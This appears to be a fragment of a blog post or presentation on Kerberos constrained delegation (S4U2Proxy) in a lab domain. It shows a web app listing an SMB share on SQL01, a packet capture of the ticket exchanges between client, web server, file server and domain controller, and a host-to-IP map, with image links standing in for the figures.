
IT WORKS!



Working with Sql01 - \\sql01.capsule.corp\ShareSupport\

File Name		
crummie5.club	Download	Delete
Get-InjectedThread.ps1	Download	Delete
Get-LogonSession.ps1	Download	Delete

Kerberos Only



```
10.11.3.112    10.11.3.5      KRB5    349 AS-REQ
10.11.3.5      10.11.3.112    KRB5   1596 AS-REP
10.11.3.112    10.11.3.5      KRB5   1632 TGS-REQ
10.11.3.5      10.11.3.112    KRB5   1615 TGS-REP
10.11.3.112    10.11.3.12     HTTP   2547 GET / HTTP/1.1
10.11.3.12     10.11.3.5      KRB5   2761 TGS-REQ
10.11.3.5      10.11.3.12     KRB5   1853 TGS-REP
10.11.3.12     10.11.3.10     SMB2   2116 Session Setup Request
10.11.3.10     10.11.3.12     SMB2    314 Session Setup Response
10.11.3.12     10.11.3.112    HTTP   4457 HTTP/1.1 200 OK  (text/html)
```

TGT

HTTP/sharebrowser.capsule.corp ST


ST + Authenticator

S4U2Proxy
TGT + Authenticator + ST


AP-REP + HTTP Response


Listing \\sql01.capsule.corp\ShareSupport\


10.11.3.112	-	CLIENT
10.11.3.12	-	WEB01
10.11.3.10	-	SQL01
10.11.3.5	-	DC01

